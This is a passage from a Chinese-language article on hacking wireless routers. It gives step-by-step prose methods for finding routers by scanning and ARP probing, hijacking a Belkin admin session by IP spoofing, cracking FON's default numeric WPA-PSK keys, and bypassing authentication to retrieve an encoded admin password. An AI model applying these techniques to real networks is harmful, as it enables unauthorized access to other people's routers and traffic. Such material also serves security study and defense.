MAC Address: 00:40:05:27:AE:12 (ANI Communications)

Read data files from: F:\Tools\Port Scan\nmap-4.53
Service detection performed. Please report any incorrect results at http://insec
ure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.859 seconds
           Raw packets sent: 2 (86B) | Rcvd: 2 (88B)

F:\Tools\Port Scan\nmap-4.53>_
```

图 1

对于一些设计不严谨的无线接入点，甚至可以直接在浏览器中输入怀疑的地址，在弹出的登录界面上，也能够查看到对方的版本信息。如图 2 所示，登录框上显示为 TP-LINK WR541G 无线路由器。

需要注意的是，通过端口扫描判断无线路由器或

者接入点时，一般不仅仅依赖于对 80 端口的判断，一些无线网络设备除了 80 端口之外，也会开启一些很少见的端口，这些也将是我们判断无线设备的依据。这些端口就需要平时积累经验及总结，我在下面的表 1 中给出部分实例以供大家参考。




图 2

表 1


无线路由器品牌	默认开放端口	特殊开放端口（个别）	市面主流产品
Belkin（贝尔金）	80	53	F5D7230
Linksys（思科）	80	2869	WRT54G
Dlink	80	52869	DI-524、DI-624

当然，也并不是所有的无线设备默认都支持从外部网络访问到其配置页面，这点尤其要注意，所以就需要通过更多的方法来确认。

方法 2：特定 ARP 报文探测

在正常情况下，一台没有安装任何嗅探工具的 Windows 系统主机，只会对特定 ARP 数据报文做出响应。用过 Sniffer 的朋友都知道，一旦在系统下安装了嗅探工具并激活使之处于工作状态时，其监听的网卡便进入到混杂模式下，就会拦截所有发至该网卡的数据，而不再丢弃目的地址不是本机的数据报文。同时，此模式下的网卡也将对广播位为 31 位的 ARP 报文做出响应。

通过发送特定的 ARP 数据报文，能够探测出疑似路由设备。使用 Cain 进行内网 ARP 扫描，选择广播位为 31 位的 ARP 数据报文扫描，在扫描结果中凡是出现“*”的均为疑似路由器，再使用扫描工具进行特定扫描或者直接登录对方 80 端口即可确认结果，如图 3 所示。



IP address	MAC address	OUI fingerprint	Host name	B31	B16	B8
10.0.0.1	001195F04152	D-Link Corporation		*		
10.0.0.100	001C231D2DD3	Dell Inc				
10.0.0.101	0019B929413D	Dell Inc.				
10.0.0.102	0019B92948F5	Dell Inc.				
10.0.0.114	000AE434555B	Wistron Corp.				
10.0.0.120	001C2314BDEF	Dell Inc				
10.0.0.121	002170FF165A	Dell Inc				
10.0.0.122	001C23386235	Dell Inc				
10.0.0.123	002170CB2518	Dell Inc				
10.0.0.125	001C2344B6E4	Dell Inc				
10.0.0.127	001C2326D436	Dell Inc				
10.0.0.131	0015F285173D	ASUSTek COMPUTER I...				

图 3

进行特定扫描或者直接登录对方 80 端口以确认结果的方法很简单，比如在浏览器里输入 http://10.0.0.1 后，就可以看到如图 4 所示的无线路由器登录验证框，即目标为 DI-604+无线路由器。

方法 3：无线定位

根据对比无线信号的强弱，也能够为搜寻无线路由器/AP 的位置提供有力依据。出于实际情况的考虑，这里就不讨论过于高端的无线探测硬件设备，只讨论相对便于实现且成本较低的方法。

这里需要简单提及一下天线的知识，无线网卡使用的天线主要有两种，分别是全向天线和定向天线。如图 5 所示为笔记本电脑 PCMCIA 接口无线网卡，采用的都是全向天线。而大家常用的笔记本内置的 Intel、Dell 等无线网卡使用的也是全向天线。在实际工作及生活中，无论电脑的朝向如何，全向天线的信号强度都保持不变，因而使用特别方便。




图 4




图 5

其次，判断无线信号的强弱还需要使用信号强度工具。信号强度工具用于测量来自 AP 的 RF（射频）信号。信号越强，与 AP 的距离就越近。信号强度探测器有多种类型，最常见的类型是软件实用程序，通常随安装在笔记本电脑中的网卡一起提供。不过除了这些不同网卡制造厂商配套的无线搜索工具外，为更清楚地查看信号衰减或者递增的情况，也可使用第三方软件，这些软件通常具有更强的信号强度测量功能。第三方应用程序可提供更为具体的度量，图表也更大、更便于使用，比如 NetStumbler、Commview for WiFi 之类的软件就可以实现无线信号源的搜索。图 6 为使用 Netstumble 进行无线信号探测的效果图，可以清楚地看到随着无线网卡距离 AP 越近，无线信号明显地增强。




图 6

关于无线设备探测的工具和方法还有很多，限于篇幅，这里仅抛砖引玉地介绍其中常见的几种。

MITM 中间人攻击

一旦确认了内部的无线路由器或者无线 AP 的具体 IP 及 MAC，比如连入办公网或者小区内网的无线路由器，无线黑客就可以发动 MITM 中间人攻击来进行数据的拦截、伪造和破坏。这样，通过该无线路由器进行上网操作的资料和信息就会泄露在该设备所处的上层网络，从而被外部的无线黑客得手。关于中间人攻击的具体方法有很多文章都已提及，这里就不再多言。依此延伸，DNS 欺骗、DHCP 欺骗等均可实现，限于篇幅，这里也就不再一一举例。图 7 所示为对内网的一台无线路由器与网关的通信进行中间人攻击以截获交互资料和上网内容。




图 7

会话劫持攻击

作为无线路由器而言，也存在一些不同层面的漏洞，只要利用得当，无线黑客就可以轻而易举地劫持管理员的会话，这就是我们常说的会话劫持攻击，不过这里的受害者不再是主机，而是无线路由器。讲原理之前要强调一点，会话劫持的前提是无线黑客已经具备连接目标无线网络的能力，即已经破解 WEP 或者 WPA-PSK 连接加密！，否则无法进行劫持。

由于一些无线路由器在对管理员进行认证时，仅仅依据 IP 地址来区分合法管理员身份，所以只要无线黑客能够在合法用户使用管理员身份登录无线路由器后，在 timeout 时间过期前，劫持其 IP 地址再次登录，就可以劫持已经认证的会话，从而获取管理员身份。

该漏洞最早在 Belkin F5D8233-4 无线路由器上被发现，但 Belkin 其他型号的无线路由器也疑似存在该漏洞。如图 8 所示，这里我就使用目前市面上比较流行的型号为 F6D4230-4 的 Belkin 无线路由器为例进行说明。



图 8

关于无线路由器认证会话劫持漏洞的使用并不难，不过顺序和思路尤为重要。无线黑客先使用多种无线分析工具对当前无线网络进行抓包分析，比如使用 airodump-ng 来对当前所有无线网络进行分析，在图 9 的上部分，我们可以看到存在一个 SSID 名为“Belkin_ZerOne”的无线网络，启用加密为 WPA-PSK；而在右下角，可以看到当前有两个连接至该无线路由器的无线客户端。其中，“00：0E：E8：D3：BF：71”和“00：1F：3C：45：56：00”两者都已经连接至 SSID 名为“Belkin_ZerOne”的无线网络。

通过简单的无线 D.O.S 可以对该无线网络进行一段时间扰乱攻击，之后无线黑客会不断尝试登录 Belkin 无线路由器管理页面来核查合法用户是否登录。当合法用户已经登录无线路由器进行操作时，Belkin 会“很友好”地给出如图 10 所示的提示：“复制管理员，A user at 192.168.2.3 is managing the router.”，意思是说当前已经有一个管理员登录进无线路由器进行操作了，而该管理员来自 192.168.2.3。




图 9




图 10

这样，无线黑客就拿到了具备管理员能力的客户端 IP，并且确认当前该客户端用户正在以管理员身份登录无线路由器。对照一下前面的图所示的内容，无线黑客就找到了该 IP 对应的 MAC 地址。接下来无线黑客只需要迅速修改自身 IP，使其与之前已连接客户端 IP 一致，并连接无线路由器。如图 11 所示，在 Linux 下的无线网络连接界面中会显示已经成功连接，在下方的状态栏中显示出“Connected to Belkin_ZerOne at 77%（IP： 192.168.2.3）”，即无线黑客已经以 192.168.2.3 这个 IP 连接到了该无线网络。

此时，无线黑客在浏览器中输入 192.168.2.1 来访问 Belkin 无线路由器，会发现已经直接打开管理页面，而无须输入密码就可以任意操作了。到此，无线黑客成功完成会话劫持，并以管理员身份登录无线路由器

进行任意配置。




图 11

默认 WPA-PSK 连接密钥

对于一些特定型号的无线路由器，在默认情况下，其提供的无线网络支持 WEP 或者 WPA-PSK 加密方式，并且提供了出厂就设置好的默认 WEP 或者 WPA-PSK 加密密码。比较典型的有 FON。

FON 是非常有名的无线路由器，其建立全球免费无线热点网络的构想可以算得上是伟大，而 FON 无线路由器，在默认情况下使用名为“Myplace”这样的 SSID 来提供无线网络，并且该网络默认就要求 WPA-PSK 加密方式。其密码是在出厂时就设定好的，并标注在其产品背面。如图 12 所示，这台 FON 无线路由器的默认 WPA-PSK 密码为 7130000877。这样的话，对于无线黑客而言，一旦发现名为“Myplace”这样 SSID 的无线网络，就可以进行 Deauth 攻击来获取其 WPA 握手包，并导入本地字典破解。由于 FON 在默认情况下使用纯数字作为 WPA-PSK 加密密码使用，所以只要构建这样的 10 位纯数字字典，就可快速破解。




图 12

关于破解 WPA-PSK 的过程及步骤就不再演示了，我在 2007 年 12 月的《黑客防线》上发表那篇《破解 WPA-PSK》就已经给出了具体的方法。唯一的区别在于，对于使用 FON 这样默认 WPA-PSK 密码的用户而言，上述威胁更大一些。

验证绕过攻击

我们都知道，即使 WEP 或者 WPA-PSK 连接密码已经被破解，但由于登录密码的限制，无线黑客们仍然无法轻易地访问无线路由器的配置页面进行修改，这也是很多网管员所庆幸的；不过令人遗憾的是，对于个别厂商的某些型号无线设备而言，攻击者甚至无需验证即可直接下载该设备几乎全部的配置页面。如图 13 所示，使用某款整站下载工具将该设备配置页面全部强制下载到本地，除了个别报错外，其他主要的页面都已经下载到本地。




图 13

打开管理页面的源代码，如图 14 所示，在黑框处可以看到在“http_passwd”旁，“value=”后面显示的就是加密过的管理员密码“Y2pjaG53cw==”。

